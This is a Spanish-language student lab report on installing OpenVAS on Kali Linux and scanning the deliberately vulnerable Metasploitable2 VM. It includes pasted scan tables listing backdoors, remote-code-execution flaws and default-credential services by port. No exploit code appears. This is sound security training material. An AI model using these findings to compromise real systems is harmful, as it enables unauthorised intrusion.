Práctica OpenVas

El objetivo principal de este trabajo será realizar un análisis de seguridad en una máquina virtual vulnerable, Metasploitable2, utilizando la herramienta de código abierto OpenVAS. Este proyecto permitirá identificar las vulnerabilidades presentes en la máquina y evaluar posibles riesgos de seguridad en un entorno controlado.

En este apartado se abordarán los siguientes aspectos.

- **Instalación de OpenVAS en máquina Kali Linux:** como herramienta de análisis.
- **Explicación sobre las configuraciones principales que ofrece OpenVAS.**
- **Instalación de máquina Metasploitable2**: Servirá como el sistema objetivo, que contiene múltiples servicios vulnerables.

Instalación de OpenVas en Kali Linux

En general, el proceso de instalación del software de escaneo OpenVas se ha realizado a partir de los pasos que aparecen en la documentación oficial accesible desde la comunidad de Greenbone: https://greenbone.github.io/docs/latest/22.4/kali/ Los pasos son los siguientes:

> **Nota:** Todos los comandos se han realizado desde el usuario root, es por ello que no es necesario incluir sudo

1. Actualizar las listas locales de paquetes del sistema para los repositorios y PPAs, esto lo haremos a partir del comando: apt update && sudo apt upgrade.
2. Instalación de las dependencias necesarias, así como de la *Greenbone Comunnity Edition* mediante el comando: apt install gvm -y
3. Ejecución del script de configuración automática de OpenVas mediante el comando gvm-setup , es necesario apuntar las credenciales del usuario admin que se crea por defecto tras la ejecución de este comando.

IMPORTANTE: El escáner OpenVAS (su versión actual), requiere de tener instalado la versión 17 de Postgresql (esto no es problema ya que en la máquina Kali de departamento está instalado), no obstante, hay 2 clústeres corriendo por defecto, uno en la versión 16 de postgres y otro en la 17, de manera que durante el proceso de setup nos aparecerán algunos errores, los cuales podremos arreglar siguiendo los siguientes pasos.

1. Parar el cluster que está corriendo con versión 16 con el comando: pg_ctlcluster 16 main stop


2. modificar el puerto en el que está corriendo el cluster versión 17 de postgres, para ello:
   ➔ Paramos el cluster de versión 17 mediante el comando pg_ctlcluster 17 main stop

- Modicación fichero /etc/postgresql/17/main/postgresql.conf (p.e comando nano) la línea **port = 5433**, debe ser modificada a **port = 5432**
- Volvemos a arrancar el clúster con versión 17 pg_ctlcluster 17 main start


3. Luego de haber realizado esto, si introducimos el comando gvm-setup nuevamente, debería funcionar

4. **(Opcional)** Verificación de la instalación mediante el comando gvm-checksetup
5. Arrancar el servicio mediante el comando gvm-start

Si no hay ningún error, OpenVas estará corriendo en 127.0.0.1:9392. Si accedemos desde nuestro navegador, se nos mostrará una página de logeo como la siguiente.




Si introducimos las credenciales obtenidas tras el proceso de configuración, podremos acceder al Dashboard como usuario admin, en este punto ya podremos realizar escaneos simples, sin embargo, esta cuestión se abordará en el siguiente apartado de la memoria.



Configuraciones principales que ofrece OpenVAS.

El menú de administración de OpenVAS ofrece una amplia gama de opciones, diseñadas tanto para configurar escaneos a profundidad como para analizar y exportar resultados de manera visual e intuitiva. En este apartado, nos enfocaremos en los aspectos más destacados y relevantes de OpenVAS, aquellos que consideramos esenciales y en los que hemos puesto mayor énfasis durante el desarrollo de este trabajo. En primero lugar nos fijamos en la sección Administrator > Feed Status



En esta sección encontramos el estado de las actualizaciones del Greenbone Community Feed. Esto es crucial porque si el feed no está actualizado OpenVAS puede no detectar vulnerabilidades nuevas o emergentes. Durante el proceso de instalación este feed se actualiza completamente, no obstante, podemos actualizarlo manualmente mediante el


comando greenbone-feed-sync.

Por otro lado, resulta interesante introducir los diferentes acrónimos mostrados en la ilustración anterior:

- **NVT (Network Vulnerability Tests):** Son pruebas de vulnerabilidad de red utilizadas por OpenVAS para identificar problemas de seguridad en sistemas y redes. Cada NVT es un script o prueba específica que detecta una vulnerabilidad particular.
    - En el dashboard mostrado en la ilustración 3 podemos ver categorizados estos NVTs
- **SCAP (Security Content Automation Protocol):** Es un estándar abierto utilizado para automatizar procesos relacionados con la ciberseguridad. Su propósito es facilitar la evaluación y el cumplimiento de políticas de seguridad en sistemas. Incluye varias especificaciones, como:

    - **CVE (Common Vulnerabilities and Exposures):** Base de datos de identificadores únicos para vulnerabilidades. o **CVSS (Common Vulnerability Scoring System):** Sistema de puntuación para medir la severidad de las vulnerabilidades.
- **CERT (Computer Emergency Response Team):** Son equipos responsables de gestionar incidentes de ciberseguridad y responder a emergencias relacionadas con ataques o vulnerabilidades.
- **GVMD_DATA (Greenbone Vulnerability Management Data):** Es el conjunto de datos y configuraciones utilizados por el Greenbone Vulnerability Management (GVM), que incluye OpenVAS.

En la sección Scans, podemos encontrar información relevante sobre los escaneos realizados, así como realizar propiamente dichos escaneos, no obstante, en este momento no tenemos datos de interés pues aún no hemos realizado el escaneo de Metasploitable, no obstante, volveremos a esta sección en apartados posteriores.



Resulta también interesante mencionar la sección Configuration, pues será desde esta donde configuremos las características que nos sean de interés para realizar los escaneos. Concretamente hablaremos sobre la sección Configuration > Port lists.

Por defecto en OpenVAS vienen configuradas algunas listas de puertos a las que hacer el escaneo, no obstante, hemos configurado nuestra propia lista a modo de profundizar en la herramienta, en esta lista incluiremos todos los puertos TCP y UDP posibles a escanear, es decir, desde el 1 hasta el 65535.


Por otro lado, en el apartado Configuration > Scan Configs

Se listan las configuraciones predefinidas o personalizadas para realizar análisis de vulnerabilidades. A continuación, describimos brevemente cada una de ellas.

- **Base**: Configuración básica con un mínimo de pruebas NVT.
- **Discovery**: Escaneo enfocado en descubrir hosts y servicios activos en la red.
- **Full and fast**: Realiza un análisis completo y optimizado para mayor rapidez.
- **Host Discovery:** Configuración enfocada exclusivamente en descubrir hosts activos en la red. Similar a Discovery, pero con un alcance más limitado.
- **Log4Shell**: Diseñada específicamente para detectar la vulnerabilidad Log4j
- **Empty**: Una plantilla vacía para personalizar desde cero.
- **System Discovery:** Configuración que realiza descubrimiento de sistemas en la red, incluyendo información básica sobre los dispositivos detectados.

Nota: Podríamos crear nuestra propia configuración de manera personalizada, sin embargo, según diferentes fuentes, los resultados que se pueden obtener mediante Full and fast son completamente válidos, de esta manera agilizaremos el escaneo haciendo uso de esa configuración ya predefinida.

Por último, mencionaremos el apartado, Configurations > Report formats, el cual resulta bastante interesante a la hora de seleccionar el formato en el que queremos generar los informes tras los escaneos, siendo lo más recurridos CSV Results y PDF.




Instalación de máquina Metasploitable2

La instalación de esta máquina puede realizarse en diferentes herramientas de virtualización, en nuestro caso, hemos hecho uso de VirtualBox.

El proceso es similar al de cualquier otra máquina, descargamos la imagen desde la siguiente URL https://sourceforge.net/projects/metasploitable/

Luego desde VirtualBox añadimos una máquina virtual nueva y asignamos las configuraciones oportunas, en nuestro caso destacamos que la interfaz está configurada en modo adaptador puente (al igual que la de la máquina Kali Linux) permitiendo así que se conecte a la LAN de la máquina anfitriona.

Una vez instalada podemos iniciarla, luego las credenciales de acceso se indican durante el proceso de arranque.



Nota: Metasploitable está diseñada intencionalmente con múltiples vulnerabilidades para practicar pruebas de penetración y seguridad. Su interfaz es minimalista y orientada a la línea de comandos, ya que está basada en un sistema operativo Linux.

Caso práctico: ejemplos de implementación


En este apartado, pondremos a prueba el escáner OpenVAS, de manera que se abordarán los siguientes aspectos.

- Introducción del escenario establecido para realizar las pruebas.
- Procedimiento de lanzado del escaneo.
- Resultados obtenidos tras el escaneo.
- Explotación de algunas de las vulnerabilidades obtenidas tras el escaneo de Metasploitable2.

Procedimiento de lanzado del escaneo

Para comenzar con un nuevo escaneo, debemos situarnos en la sección Scans, luego aquí seleccionar la opción New Task.


Luego se nos abrirá un formulario que debemos rellenar en función a como queremos que se lleve a cabo el escaneo.



De la ilustración anterior, destacamos los siguientes campos.

Scan Targets: En este campo, debemos identificar a la máquina o máquinas a las que queremos realizar el escaneo, como en este caso se trata de

una única, debemos obtener la dirección IP de Metasploitable2, para ello ejecutamos el comando `ip a` en dicha máquina.



Luego, 192.168.1.138, será el valor que debemos introducir a la hora de indicar el target. Así se verá la sección New Target en detalle.

Nótese que se está usando el port list definido previamente (abarcando todos los puertos TCP y UDP) así como el Scan Config por defecto.

Scanner: Como ya se comentó previamente usamos OpenVAS default. **Scan config:** Full and Fast ya que proporciona resultados correctos.


Min QoD: umbral que define la calidad mínima de los resultados de las pruebas de detección de vulnerabilidades. A mayor valor en este campo, menor será el número de falsos positivos, ya que se filtrarán las detecciones con menor nivel de certeza. Sin embargo, también podemos verlo desde otra perspectiva: al establecer un QoD más bajo, obtendremos una mayor cantidad de información sobre posibles vulnerabilidades,

aunque esta incluirá más falsos positivos o detecciones de menor calidad.

Por otro lado, un Min QoD más alto garantiza que los resultados sean más confiables, pero puede omitir vulnerabilidades potenciales que no cumplan con el umbral de calidad establecido. Esto implica un compromiso entre la cantidad de información obtenida y la calidad o certeza de esa información.


En nuestro caso, consideramos que un valor del 70% es correcto para realizar las pruebas.

Por último, para lanzar el escaneo, guardamos los cambios y ya nos aparecerá una tarea creada, haremos click en start y esperamos a que finalice el proceso.




Resultados obtenidos tras el escaneo

Una vez finaliza el escaneo, nos aparecerá el status en done en el dashboard de la sección Scan, además al tratarse de un escaneo en el que se han obtenido resultados con brechas de seguridad severa, se destacará este aspecto.



Si accedemos a los detalles del propio escaneo, podremos obtener información acerca de las vulnerabilidades encontradas, así como del grado de severidad de las mismas, a continuación, se muestran la información más destacable que podemos obtener del

análisis




Report:Thu, Dec 12, 2024 6:01 PM UTC

Information | Results (67 of 605) | Hosts (1 of 1) | Ports (18 of 23) | Applications (20 of 20) | Operating Systems (1 of 1) | CVEs (34 of 34) | Closed CVEs (0 of 0) | TLS Certificates (2 of 2) | Error Messages (0 of 0) | User Tags (0)

1 - 67 of 67

Vulnerability	Severity ▼	QoD	Host IP	Host Name	Location	Created
The rexec service is running	10.0 (High)	80 %	192.168.1.138		512/tcp	Thu, Dec 12, 2024 6:21 PM UTC
rlogin Passwordless Login	10.0 (High)	80 %	192.168.1.138		513/tcp	Thu, Dec 12, 2024 6:16 PM UTC
Possible Backdoor: Ingreslock	10.0 (High)	99 %	192.168.1.138		1524/tcp	Thu, Dec 12, 2024 6:26 PM UTC
TWiki XSS and Command Execution Vulnerabilities	10.0 (High)	80 %	192.168.1.138		80/tcp	Thu, Dec 12, 2024 6:22 PM UTC
Operating System (OS) End of Life (EOL) Detection	10.0 (High)	80 %	192.168.1.138		general/tcp	Thu, Dec 12, 2024 6:19 PM UTC
Distributed Ruby (dRuby/DRb) Multiple RCE Vulnerabilities	10.0 (High)	99 %	192.168.1.138		8787/tcp	Thu, Dec 12, 2024 6:24 PM UTC
Apache Tomcat AJP RCE Vulnerability (Ghostcat)	9.8 (High)	99 %	192.168.1.138		8009/tcp	Thu, Dec 12, 2024 6:26 PM UTC
vsftpd Compromised Source Packages Backdoor Vulnerability	9.8 (High)	99 %	192.168.1.138		21/tcp	Thu, Dec 12, 2024 6:25 PM UTC
vsftpd Compromised Source Packages Backdoor Vulnerability	9.8 (High)	99 %	192.168.1.138		6200/tcp	Thu, Dec 12, 2024 6:25 PM UTC
MySQL / MariaDB Default Credentials (MySQL Protocol)	9.8 (High)	95 %	192.168.1.138		3306/tcp	Thu, Dec 12, 2024 6:24 PM UTC
PHP < 5.3.13, 5.4.x < 5.4.3 Multiple Vulnerabilities - Active Check	9.8 (High)	95 %	192.168.1.138		80/tcp	Thu, Dec 12, 2024 6:27 PM UTC
DistCC RCE Vulnerability (CVE-2004-2687)	9.3 (High)	99 %	192.168.1.138		3632/tcp	Thu, Dec 12, 2024 6:24 PM UTC
VNC Brute Force Login	9.0 (High)	95 %	192.168.1.138		5900/tcp	Thu, Dec 12, 2024 6:23 PM UTC
PostgreSQL Default Credentials (PostgreSQL Protocol)	9.0 (High)	99 %	192.168.1.138		5432/tcp	Thu, Dec 12, 2024 6:24 PM UTC
UnrealIRCd Authentication Spoofing Vulnerability	8.1 (High)	80 %	192.168.1.138		6697/tcp	Thu, Dec 12, 2024 6:18 PM UTC
UnrealIRCd Backdoor	7.5 (High)	70 %	192.168.1.138		6697/tcp	Thu, Dec 12, 2024 6:25 PM UTC
FTP Brute Force Logins Reporting	7.5 (High)	95 %	192.168.1.138		2121/tcp	Thu, Dec 12, 2024 6:25 PM UTC
The rlogin service is running	7.5 (High)	80 %	192.168.1.138		513/tcp	Thu, Dec 12, 2024 6:21 PM UTC
Test HTTP dangerous methods	7.5 (High)	99 %	192.168.1.138		80/tcp	Thu, Dec 12, 2024 6:28 PM UTC



Report:Thu, Dec 12, 2024 6:01 PM UTC

Information | Results (67 of 605) | Hosts (1 of 1) | Ports (18 of 23) | Applications (20 of 20) | Operating Systems (1 of 1) | CVEs (34 of 34) | Closed CVEs (0 of 0) | TLS Certificates (2 of 2) | Error Messages (0 of 0) | User Tags (0)

1 - 18 of 18

Port ▼	Hosts	Severity
8787/tcp	1	10.0 (High)
8009/tcp	1	9.8 (High)
80/tcp	1	10.0 (High)
6697/tcp	1	8.1 (High)
6200/tcp	1	9.8 (High)
5900/tcp	1	9.0 (High)
5432/tcp	1	9.0 (High)
514/tcp	1	7.5 (High)
513/tcp	1	10.0 (High)
512/tcp	1	10.0 (High)
3632/tcp	1	9.3 (High)
3306/tcp	1	9.8 (High)
25/tcp	1	4.8 (Medium)
23/tcp	1	4.8 (Medium)
22/tcp	1	6.8 (Medium)
2121/tcp	1	7.5 (High)
21/tcp	1	9.8 (High)
1524/tcp	1	10.0 (High)

